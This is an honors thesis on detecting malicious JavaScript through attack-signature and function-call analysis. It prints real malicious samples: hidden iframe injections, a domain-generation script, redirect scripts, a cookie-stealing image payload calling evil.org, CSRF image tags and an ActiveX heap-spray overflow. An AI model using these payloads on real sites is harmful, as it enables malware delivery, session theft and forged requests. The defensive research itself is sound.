Spring 2010

Detecting malicious JavaScript

Matthew F. Der
University of Richmond

Recommended Citation
Der, Matthew F., "Detecting malicious JavaScript" (2010). *Honors Theses*. 168.
https://scholarship.richmond.edu/honors-theses/168

Detecting Malicious JavaScript

by

Matthew F. Der

Honors Thesis

in

Department of Mathematics & Computer Science
University of Richmond
Richmond, VA

April 28, 2010

Advisor: Dr. Barry Lawson

Abstract

The increased use of the World Wide Web and JavaScript as a scripting language for Web pages have made JavaScript a popular attack vector for infecting users' machines with malware. Additionally, attackers often obfuscate their code to avoid detection, which heightens the challenge and complexity of automated defense systems. We present two analyses of malicious scripts and suggest how they could be extended into intrusion detection systems. For our analyses we use a sample of deobfuscated malicious and benign scripts collected from actual Web sites. First, using our malicious sample, we perform a manual analysis of attack signatures, identifying four distinct categories of attacks. Second, we use existing research software to analyze certain function calls made by the malicious and benign scripts, and compare the resulting distributions of function calls. Then we perform a classification analysis using logistic regression to propose an approach for a host-based intrusion detection system.

Contents

1 Introduction

JavaScript is an object-oriented scripting language that has experienced wide adoption as a client-side scripting language for Web pages. It enables enhanced user interfaces and richer, dynamic Web content [12]. JavaScript code can be embedded in HTML pages and interact with the Document Object Model (DOM) of those pages. However, the rising popularity of Web-based JavaScript has been accompanied by an increased use of the language as an attack vector; some even call JavaScript malware the new shellcode [12]. To prevent blatant activity that would compromise a client's machine (e.g. modification of the file system), browsers enforce sandboxing policies that only allow JavaScript to perform web-related actions. Still, many attacks like phishing and cross-site scripting (XSS) [12] can steal a user's credentials or other sensitive information. XSS attacks can inject JavaScript code into the source of an HTML page if the client-side browser and/or server do not properly sanitize user-provided data; in other words, the text a user submits can be laced with infectious executable JavaScript code. This type of attack bypasses the other general security mechanism that browsers implement, the same origin policy, because the origin of an embedded script is considered the same as the origin of the page in which the script is embedded. Once injected, the JavaScript can then unleash various kinds of malicious activity [12], including browser cookie theft, Web page defacement, keystroke recording, history stealing, intranet hacking, and Trojan horses. Also, various social engineering techniques can trick a user into downloading malware onto his or her machine that makes the machine the newest member of a botnet [4].

Clearly, more robust security measures need to be taken, which has prompted many researchers to focus on how to detect malicious JavaScript. This problem is especially challenging because of the high amount of obfuscation attackers use to conceal their code's behavior and escape detection. In our experience, and in the experience of much of the literature we reviewed, malicious JavaScript is nearly always obfuscated. Some examples of obfuscation techniques are whitespace randomization, non-human-readable string representations like hexadecimal, octal, Unicode, and percent encodings, string splitting and concatenation, integer obfuscation, function pointer reassignment, and block randomization [1]. Figure 1 shows the contrast between an obfuscated and non-obfuscated script.

As with many areas in security, researchers are in an "arms race" with authors of malicious code. The impossibility of directly determining an obfuscated script's behavior, often stemming from dynamically generated code that is then passed to the eval method, has made manual code reviews obsolete. A defense system in this context, commonly called an intrusion detection system (IDS), must be automated not only to achieve a reasonable degree of reliability, but also to evaluate a script in near real-time.

```
// this code is needed for the nav to work properly
if (document.all && document.getElementById) {
  navRoot = document.getElementById(“navList”);

  for (i=0; i<navRoot.childNodes.length; i++) {
    node = navRoot.childNodes[i];

    if (node.nodeName == “LI”) {
      node.onmouseover = function() {this.className += “ over”;}
      node.onmouseout = function() {this.className =
        this.className.replace(“ over”, “”);}
    }
  }
}
```

Figure 1a: An non-obfuscated script.

```
function CC70475059E00529BB593C9C20A(B8F4CAE98748092E8E6367F05FCF){function
C1826F692BFD1CF8913C37(){return 16;}return(parseInt(B8F4CAE98748092E8E6367F05FCF,
C1826F692BFD1CF8913C37()));}function
B07B56FF7E3F2F514C65E(A580CA29C93E1C0E53A06693ABB){var
CB9AED6DBA318389BBCCF9498DF22=2;var
C32DC468C68BC65AF2A58AE9E4BAC="";for(B5D436DCF02E51628012=0;B5D436DCF02E51628012<A5
80CA29C93E1C0E53A06693ABB.length;B5D436DCF02E51628012+=CB9AED6DBA318389BBCCF9498DF2
2){C32DC468C68BC65AF2A58AE9E4BAC+=(String.fromCharCode(CC70475059E00529BB593C9C20A(
A580CA29C93E1C0E53A06693ABB.substr(B5D436DCF02E51628012,CB9AED6DBA318389BBCCF9498DF
22))));}document.write(C32DC468C68BC65AF2A58AE9E4BAC);}B07B56FF7E3F2F514C65E("3C696
672616D65207372633D22687474703A2F2F6D6F6E6579323030382E6F72672F746D702F222077696474
683D3120686569676743D31207374796C653D227669736962696C6974793A68696464656E3B706F736
974696F6E3A6162736F6C757465223E3C2F696672616D653E");
```

Figure 1b: An obfuscated script.

Our research concentrates on analyzing features of malicious JavaScript and on how to develop those analyses into automated defense mechanisms. To perform this work, we carefully analyzed malicious and benign JavaScript samples collected from actual Web sites. We obtained our benign sample by conducting a Web crawl of front pages for each of Alexa's [6] top 100 sites in the US (11 of which were pornographic in nature and excluded from the sample), along with the University of Richmond's front page. From these pages, we extracted all JavaScript instances, omitting any that were less than 100 bytes (such scripts did not execute anything consequential, and typically referenced a different JavaScript source). We presume that all the scripts are benign because they originate from popular, trusted Web sites whose owners have a clear interest in avoiding malicious activity (although this is certainly no proof of being benign).

Malicious scripts are significantly more difficult to crawl because attackers have no interest in revealing their attacks, and website operators want to remove malicious scripts before visitors are compromised. Fortunately, Likarish et al. [2] were willing to share their sample of 88 malicious scripts. Until the work of Cova et al. [4] in April 2010, which was near the end of our research, our sample was the largest such collection of malicious scripts that we encountered in the relevant literature.

The contributions of our work are:

- Systematic characterization of attack signatures present in our malicious sample
- Careful function call analysis to distinguish the dynamic behavior of malicious and benign scripts
- Statistical classification using logistic regression to predict if a script is malicious or benign

Our target audience is computer scientists with a basic understanding of Web pages and JavaScript. The paper proceeds as follows. In Chapter 2 we discuss related work. Then, in Chapter 3 we describe our attack signature analysis and comment on its potential use as an IDS. An IDS falls into one of two main categories: misuse detection system (MDS) and anomaly detection system (ADS). A signature-based IDS such as ours belongs to the former. Next, in Chapter 4 we detail our function call analysis, and in Chapter 5, we use logistic regression as a classifier that functions as an ADS. Finally, we make concluding remarks in Chapter 6 and include in appendices a discussion of other topics considered for this research project, interesting information about our sample of malicious scripts, and our source code for the logistic regression.

2 Related Work

Other publications on detecting malicious JavaScript are abundant, but there a few that directly motivated this research. Hallaraker and Vigna [3] extended Mozilla's SpiderMonkey JavaScript engine into an auditing system that logs intercepted method calls and property getters and setters. Then, their auditing code can act as an MDS by comparing the script's behavior recorded in the log file to specific high-level behaviors of known attacks. One of the major drawbacks of their approach, however, is the significant runtime overhead of the auditing system. They attribute most of the overhead to file I/O necessary for writing information to the log file.

Caffeine Monkey [1] is SecureWorks' open source modification of SpiderMonkey, serving as a JavaScript deobfuscator, heavily sandboxed interpreter, and logger that prints the steps of its deobfuscation process in addition to certain hooked function calls. The authors use their engine to conduct a function call analysis and find that the ratios of methods they hooked are very different in malicious scripts than in benign scripts. However, they crawled for scripts but found no malicious ones, and the only detail they provided about their sample of malicious scripts was that the sample came from other security researchers; the size of the sample was not given. Also, some of the results of their function call analysis were suspicious (we elaborate on this in Chapter 4). The various shortcomings of this otherwise interesting approach motivated one of our studies.

Likarish et al. [2] train four open-source classifiers to detect obfuscated malicious JavaScript. However, nearly all of the features they use are geared toward detecting obfuscation. Predicting a script to be malicious if it is obfuscated has an obvious drawback: some benign JavaScript may be obfuscated, and some malicious JavaScript will not be obfuscated at all. The authors acknowledge that one of the most prevalent examples of obfuscated benign JavaScript is *packed* JavaScript. Some websites compress their JavaScript before sending it to users to reduce the total amount of data transferred or prevent theft of their source code.

Cova et al. [4] present their tool called JSAND (JavaScript Anomaly-based aNalysis and Detection), which is publicly available through an online service called Wepawet where users can submit URLs and files to obtain a detailed analysis of any observed attacks or known vulnerabilities. JSAND is an instrumented browser emulator that supports the retrieval and sandboxed execution of payloads to assess the full runtime behavior of JavaScript code. The authors use 10 comprehensive features that capture intrinsic characteristics of attacks along with machine learning techniques for anomaly detection (i.e., detecting potentially malicious behavior). Additionally, their system automatically deobfuscates code and generates attack signatures for signature-based detection systems. With 823 scripts collected over a year from four different sources, they also possess the largest sample of malicious scripts.

3 Attack Signatures

Attackers obfuscate scripts to conceal their malicious behavior and escape detection. Thus, obfuscated scripts are very hard to analyze; directly determining the runtime behavior of such a script by inspecting the obfuscated code is simply infeasible. Executing a script to determine its runtime behavior is obviously a dangerous and counterproductive approach. The need to safely deobfuscate a script was the motivation behind the Caffeine Monkey engine [1]. Caffeine Monkey can be run interactively, but it can also take a script as a command line argument and output the deobfuscated script in the log file.


We ran all the malicious scripts in our sample on Caffeine Monkey and manually inspected the log file produced by each script to get a general idea of what makes them malicious. In doing so, we noticed similar behavior among many scripts—i.e., many carry out the same types of attacks. Thus, we can characterize these common attacks using attack signatures and detect several of the malicious scripts by matching the Caffeine Monkey output of a script with one of our signatures. This is an MDS very similar to what Hallaraker and Vigna [3] propose, except we use Caffeine Monkey as the auditing system. Our four different attack signatures are presented in Sections 3.1 – 3.4, and a summary of our findings is presented in Section 3.5.

3.1 Iframes

The first known attack we identified in a large portion of the malicious scripts is an iframe attack. Iframe is short for "inline frame" and is a way of loading one web page, including remote pages, inside another. Figure 2 shows a simple example of HTML code that creates an iframe and the Web page that the code generates.

```
<iframe src="http://manutd.com" width=750 height=250 align=right></iframe>
<h2>This page's source is local, but the contents of the iframe to the
right...</h2>
```

Figure 2a: HTML iframe code.



This page's source is local, but the contents of the iframe to the right...

http://www.mathcs.richmond.edu/~blawson/iframe.html
http://www.mathcs.richmond.edu/~blawson/iframe.html
Google
MANUTD.COM - THE OFFICIAL WEBSITE
MANCHESTER UNITED
CELEBRATING 100 YEARS OF
THE THEATRE OF DREAMS
EMAIL
PASSWORD
LOGIN
SIGN UP
PASSWORD HINT
FAQ's
CONTACT US
TOP STORIES

Figure 2b: Corresponding Web page.

An iframe can be injected via JavaScript into a page, usually with the document.write method, whose source can be a malware-distributing site. Script injection (accomplished via XSS) bypasses the same origin policy, which checks the origin a script is *embedded* in. In addition, the iframe can be completely hidden so that an unsuspecting user visiting a seemingly legitimate and innocuous site has no idea that he or she is the victim of an exploit. Ways of hiding the iframe we found in our sample include:

- Making it one pixel in size using “`width=1 height=1`”
- Setting “`visibility:hidden`”
- Setting “`opacity:0`” (completely transparent)
- Placing it in a `<div>`, a division or section in an HTML document, with “`display:none`”

Figure 3 illustrates Caffeine Monkey’s deobfuscated versions of two representative scripts that feature this attack. Note the dimensions and display options in the respective attacks.

```
DOCUMENT_WRITE: <iframe src=“http://money2008.org/tmp/” width=1 height=1
style=“visibility:hidden;position:absolute”></iframe>

DOCUMENT_WRITE: <div style=‘display:none’><iframe src=‘http://d21028e2aa25081d.
43bbd5f9ecc5d607.egypt-shop.cn/dec17.cn’></iframe></div>
```

Figure 3: Iframes.

Iframe injection attacks were rampant in 2008 and according to Dancho Danchev [9], just a few of the high profile sites that were affected include USAToday.com, ABCNews.com, Target.com, PackardBell.com, Walmart.com, Bloomingdales.com, Sears.com, and Forbes.com. The vulnerability was a combination of a lack of input validation and the search engine optimization (SEO) of caching the results of searches. Attackers were automating searches in bulk (to achieve a high ranking) by bundling a popular query with JavaScript code that generated the iframe attack. Big websites like the ones above would automatically forward these bundles to search engines such as Google, who would simply index and serve up the bundle as a cached search. Then, when a user's search query contained relevant keywords of the same popular query, the iframe attack was initiated directly from the search result. The source of the iframe was usually a social engineering ploy to get users to install (and often pay for) a video codec that was actually a Trojan; the user was essentially buying malware.

3.2 Time-limited URLs

Another common attack in our sample involved the generation of time-limited URLs using the current date and unusual bitmasks and modular arithmetic. Figure 4 shows an example of these scripts after we modified the spacing to make it more readable, but which were not otherwise highly obfuscated.

The apparent goal of the authors of this type of malicious code is to make their sites harder to target by keeping only some or even just one of their URLs live at a time, and for a short period of time before they make a different subset of URLs live.

To determine the effect of these scripts, we executed a representative script, looping through days from January 1, 2009 to April 17, 2010 and found that in general, a URL had a 3-4 day lifespan. In the year-plus range of our tests, 136 unique URLs were generated, and beyond the 3-4 day lifespan, none were reused. The URLs were always an obscure combination of nine alphanumeric characters plus a ".com" extension; for example, {cpi2launo, hquvkbdve, bvyvjcthr, agu4idfir}.com. The first four characters would change every three or four days, and the last five characters would change every month. We attempted to contact each of the 136 unique URLs generated. Of the 136, 2 connections were reset by the remote host, 31 were unable to be resolved, and 103 connected and transmitted content. Of those 103, 33 downloaded a non-zero length page; 32 contained JavaScript to have the rendered page generated by a different host, and 1 featured JavaScript that accesses and modifies browser cookies. Also, many of the URLs map to the same IP address, and all but one are in the US—Escondido, CA, Los Angeles, CA, or Bellevue, WA. The one non-US address, 91.20.199.203, is in Germany and appeared frequently.

Visiting some of the URLs revealed that the sites are basically phishing search engines; luring users to use their search bar or click on their links resulted in activities such as redirects to ad serving sites, pop-ups, and cookie tampering. Such sites are notorious for periodically hosting malware attacks.

```
var $=“”;
var m9=new Array('launo','kbdve','jcthr','idfir','hevif' ,'gfxes','fgves',
  'ehght','djeni','cketn','bllev','amtwe');
var l9=new Array('a','b','c','d','e','f','g','h','i','j','k','l','m','n','o',
  'p','q','r','s','t','u','v','w','x','y','z');
var n9=new Array(1,2,3,4,5,6,7,8,9);
var t9=new Array();
var d9=new Date();

t9['y']=d9.getFullYear();

if (d9.getDay()>3)
    t9['d']=d9.getDate()-(d9.getDay()+2);
else
    t9['d']=d9.getDate()-(d9.getDay());

if (t9['d']<0)
    t9['d']=1;

t9['m']=d9.getMonth()+1;

function CMN(d,m,y){
    var r=(((y+(4*d))+(m^d)*4)+d);
    return r;
}

var d='fbcmfir.com';
var yCh1,yCh2,mCh,dCh,mNm;

if (t9['y']<2007)
  t9['y'] = 2007;

mNm=CMN(t9['d'],t9['m'],t9['y']);
yCh1=l9[(((t9['y']&0xAA)+mNm)% 63)% 26];
yCh2=l9[((((t9['y']&0x3311)>>3)+mNm)% 10)];
mCh=l9[((t9['m']+mNm)% 25)];

if (((t9['d']*2)>=0)&&((t9['d']*2)<=9))
    dCh=n9[(t9['d']% 10)];
else
    dCh=l9[((t9['d']*6)% 27)];

$=$.replace(d,yCh2+mCh+yCh1+dCh+m9[t9['m']-1]+'.com');
```

Figure 4: Time-limited URL generation.

3.3 Redirects

Several of our malicious scripts were nothing more than redirects where the malicious payload comes from a different source. A redirect can be as simple as referencing another (remote) JavaScript file in a script. Caffeine Monkey's sandbox policy restricts network access, which prevented us from dynamically following the redirects, and we would run serious risk if we did so manually in our browser. A single redirect does not indicate malicious behavior; it would be foolish to characterize a script as malicious if it features one redirect. However, many consecutive redirects indicate suspicious activity [4]. (Alternatively, a high amount of obfuscation in a script that contains a redirect is also indicative of potentially malicious behavior.) Attackers may utilize redirects to reference one or more machines in a botnet that host malware, or in an attempt to avoid detection of their source by routing through many different sites. Figure 5 demonstrates Caffeine Monkey output showing two representative deobfuscated scripts that use a redirect.

```
DOCUMENT_WRITE: <script type=“text/javascript”src=“http://84.244.138.55/
stats/stat.js”></script>

DOCUMENT_WRITE: <script>document.write("<script type='text/javascript'
src='http://www.searchlab.info/count.php?q=Online Uk Viagra
Sales&skn=piter&ref="+escape(top.document.referrer)+"&ord="+Math.random()+"'><\/scr
ipt>");</script>
```

Figure 5: Redirects.

3.4 Images

A few of the malicious scripts use image exploits. These are similar to iframe attacks in that an injected script containing an image will bypass the same origin policy, and the source of the image can be malicious. An attacker could use an actual image for a website defacement, but the real danger exists if the HTML `<img>` tag is not properly filtered or validated; then, the image source need not even be an image. Figure 6 offers some of the possibilities: (a) referencing a JavaScript file containing the malicious payload, (b) executing malicious code (here, that steals a user’s browser cookie), or (c) performing a cross-site request forgery (CSRF) attack. A CSRF attack works by executing a script that accesses a site where a user previously is known or has been authenticated (e.g. if the user is currently storing an unexpired cookie containing his or her authentication information), and getting that oblivious user to perform a malicious action on the attacker’s behalf [12].

(a) `<img src=“malicious.js” />`

(b) `<script>document.write('<img src="http://evil.org/'+document.cookie+'") </script>`

(c) `<img src=“https://somebank.com/transferfunds.asp?amnt=1000000&acct=123456” />`

`<img src="http://192.168.0.1/admin/terminate_employee.php?employee_id=123" />`

Figure 6: False images.

Alternatively, if the server does check if the source is a true image, then the attacker could put in a redirect after the image is validated. Images are nastier yet because they can be hidden just like iframes, which we witnessed in our sample. Figure 7 shows two image attacks we encountered after we deobfuscated the scripts with Caffeine Monkey. Note the width and height of the image in each attack.

```
DOCUMENT_WRITE: <img style="width:0px;height:0px" src="http://vip2.51.la/
go.asp?we=A-Free-Service-for-Webmasters&svid=6&id=1936348&tpages=1&ttimes=1&tzone=-
4&tcolor=undefined&sSize=undefined,undefined&referrer=undefined&vpage=undefined" />

DOCUMENT_WRITE: <img src='http://chkpt.zdnet.com/chkpt/
mp3_scrn_undefinedxundefined/image.com.com/mp3/b.gif' width='1' height='1' />
```

Figure 7: Image attacks.

3.5 Attack Signature Proportions

To summarize our attack signature analysis, Figure 8 depicts the proportion breakdown of the different attack signatures. As shown below, the majority of attacks we encountered involved either iframe or time-limited URL attacks.




Figure 8: Attack signatures.

Of the 88 malicious scripts, 44 involved iframe attacks; 26 generated time-limited URLs; 8 featured redirects; 3 involved image attacks; 2 utilized attacks distinct from our four main signatures; and 5 yielded inconclusive output from Caffeine Monkey. One of the two scripts in the “other” category launched a new window (whose .cn domain extension indicated that the page’s source was from China) when the current page was closed, and the other exploited a since-patched ActiveX Control OnBeforeVideoDownload() buffer overflow vulnerability, whose deobfuscated form is in Figure 9.

```
var bigblock=unescape("%"+"u"+"9"+"0"+"9"+"0"+"%"+"u"+"9"+"0"+"9"+"0");
var headersize=20;
var slackspace=headersize+shellcode.length;

while(bigblock.length<slackspace)
  bigblock+=bigblock;

fillblock=bigblock.substring(0,slackspace);
block=bigblock.substring(0,bigblock.length-slackspace);

while(block.length+slackspace<0x40000)
  block=block+block+fillblock;

memory=new Array();
for(x=0;x<300;x++)
  memory[x]=block+shellcode;

var buffer='';
while(buffer.length<4150)
  buffer+="\x0c"+"\x0c"+"\x0c"+"\x0c";

target.OnBeforeVideoDownload(buffer);
```

Figure 9: ActiveX buffer overflow.

Comparing Caffeine Monkey's deobfuscated output for a script to known attack signatures is an MDS that can detect many malicious scripts. However, having only a finite list of attack signatures means that any malicious script that does not match one of the listed signatures will escape detection. In general, any defense that applies specific rules or policies is susceptible to attacks that do not fit those rules or policies [2]. This threat is especially severe when considering how frequently malicious JavaScript authors find loopholes or develop new attacks. The potentially significant percentage of false negatives—determining a malicious script to be benign—is an inherent weakness to this approach. If used as a practical defense, any signature-based MDS would need to be accompanied by complementary defenses and policies in a secure browser. For this reason, we also consider a runtime analysis of our sample scripts in the next chapter, followed by an automated detection technique in Chapter 5.

4 Function Call Analysis

The function call analysis of Feinstein and Peck [1] overcomes the previously discussed limitation of a signature-based MDS. Rather than identify specific offending behaviors, the idea is to characterize the general behavior of malicious and benign scripts and then compare an individual script to those characterizations. This approach is an ADS which "compares the behavior of a script to the 'normal' behavior of scripts, and interprets deviations from the 'normal' behavior as a problem" [3]. Similar to Feinstein and Peck [1], we characterize the general behavior of scripts by counting certain function calls. Their results suggest that the ratios of the function calls should be distinctly different in malicious and benign scripts. In general, our results agree, but for particular functions our results differ from theirs but are more intuitive. Our methodology differs only in that we count one additional function, and we consider distributions of function counts in addition to total function counts. It is important to note, however, that we analyze an established malicious sample from the literature. Feinstein and Peck base their results on a malicious sample with little discussion about the size or source of that sample; as such, we cannot meaningfully comment on why particular of their results differ from ours.

4.1 Functions to Count

The first step is to determine which function calls to count. We should use functions that we suspect will have differing degrees of utility in malicious and benign scripts, and whose high or low relative use in scripts tells us something about the scripts' general behavior. All but one of the functions we decided to count are also counted by Feinstein and Peck [1]; we outline the functions below and state what the results in [1] were for each.

string concatenation: Concatenates strings.

- *Result in [1]*: The authors counted string instantiations instead of concatenations and found that malicious scripts instantiate more strings. We counted concatenations because we predicted that, as string operations are an extremely common obfuscation technique, their relative use would be even greater in malicious scripts than in benign.

escape: Encodes a string, making it portable so it can be transmitted across any network to any computer that supports ASCII characters. [10]

- *Result in [1]*: Escapes had a low proportion of use in benign scripts and no use in malicious scripts.

unescape: Decodes an encoded string.

- *Result in [1]*: The authors did not count unescapes.

eval: Evaluates and/or executes a string of JavaScript code. First, eval() determines if the argument is a valid string, then eval() parses the string looking for JavaScript code. If it finds any JavaScript code, it will be executed. [10]

- *Result in [1]*: The ratio of evals to total functions counted in benign scripts was about double the ratio in malicious scripts.

object instantiation: Create a new Object instance, excluding Strings and Elements since we count those separately.

- *Result in [1]*: Malicious scripts instantiated objects much more often than benign.

element instantiation: Create a new Element instance. In the DOM API class hierarchy, an Element is a subclass of the root class Node and a superclass of HTMLElement, whose subclasses include HTMLHeadElement, HTMLBodyElement, HTMLTitleElement, etc. [11]

- *Result in [1]*: Element instantiations generally accounted for over half the total function calls counted in malicious scripts and about a third in benign scripts.

document.write: A standard JavaScript command for writing output to a page. [10]

- *Result in [1]*: Benign scripts make significantly more use of document.write than malicious.

4.2 Methodology

Caffeine Monkey hooks and logs certain function calls, but we were not able to use it in the same way as Feinstein and Peck [1] to count functions of interest. We could have spent some time modifying the source code to meet our needs, but instead, we used Pin [7], a tool for the instrumentation of programs. Arbitrary code can be injected at arbitrary places in an executable, and Pin adds this code dynamically while the executable is running. The injected code comes from a Pintool, which is a command line option when running Pin and takes the form of a .so file (shared library). Luk et al. [7] provide several example Pintools, one of which is a procedure instruction count (proccount.so) that counts the number of times a procedure is called (as well as the total number of instructions executed in each procedure). This is exactly what we need to conduct our function call analysis. So, to count the seven functions of interest to us in a script, we run the script on the Caffeine Monkey engine, which in turn runs on Pin with proccount.so specified as the tool option. The major drawback of using Pin is the runtime overhead. Since JavaScript is interpreted, the dynamic generation of new code and on-the-fly execution make it look like self-modifying code to Pin, which is its worst case. Pin captures all the method calls that the Caffeine Monkey interpreter makes in addition to the calls in the script itself.

4.3 Results

Since the malicious and benign sample sizes are significantly different, we present the average number of function calls per script in Figure 10 and the relative proportions of calls over all scripts of the same type in Figure 11. We excluded two malicious scripts that contained obvious outliers (one with 7,178 string concatenations and one with 260 unescapes) and two benign scripts with outliers (one with 465 object instantiations and another with 95). Also, we scaled the malicious string concatenation count by a factor of 1/75.




Figure 10: Averages per script.




Figure 11: Proportions.

Most of our results are expected. Malicious scripts make extraordinarily more use of string concatenation, which is indicative of obfuscation strategies with strings. This also corroborates the string instantiation result in [1]. Secondly, malicious scripts utilize escapes and unescapes, which again is indicative of string obfuscation, whereas benign scripts essentially do not utilize them at all. This contradicts the suspicious result for escapes in [1]. Thirdly, malicious scripts often make a call to eval while benign never do—another contradiction to [1]. A common tactic in malicious scripts is to build a string using obfuscation that represents executable code, and finally pass that string as the argument to eval. Our result is also supported by Likarish et al.'s [2] finding that one of the five features most highly correlated with malicious scripts is use of the keyword eval, and it is simply hard to imagine examples of when benign scripts would use eval. Our result that malicious scripts instantiate objects more often agrees with [1], and our result for element instantiations was not interesting, as only one call was found in the malicious sample and none in the benign sample. Finally, we found that malicious scripts make relatively more use of document.write, which disagrees with [1].

Even in the aggregated forms, Figures 10 and 11 seem to indicate a "fingerprint" for malicious versus benign scripts. We expand on this idea by considering the distributions of function calls, which provide a more complete picture of a dataset than just the means and overall proportions. The distributions with little to no counts—benign escapes, unescapes, and evals—are not so interesting but still show contrast to their malicious counterparts, and we excluded element instantiations altogether.

Figure 12 shows that roughly 40% of the malicious scripts include an escape, whereas a negligible percentage of the benign includes one. Figures 13 and 15 indicate that the presence of *any* unescape or eval suggests that a script is malicious. Figure 14 reveals that about half of the malicious scripts call document.write exactly once, while almost 85% of the benign never call it. These distributions along with the averages per script in Figure 10 imply that use of the document.write method is more indicative of malicious scripts. Figure 16 demonstrates that 59% of the malicious scripts, but only 11% of the benign, instantiate at least 3 objects, and almost 60% of the benign do not instantiate any objects. Finally, Figure 17 shows that string concatenations are very common in the malicious and very rare in benign scripts. A very small percentage of the malicious but over 85% of the benign use no string concatenations; therefore, any use of string concatenations is highly indicative of malicious behavior.

We conclude that it is best not to consider the distributions of any function call in isolation, but taking the distributions as an aggregate, perhaps we can leverage the overall disparity between malicious and benign function calls to fingerprint the two types of scripts. We pursue this idea further in the following chapter.




Figure 12a: Malicious escapes.




Figure 12b: Benign escapes.




Figure 13a: Malicious unescapes.

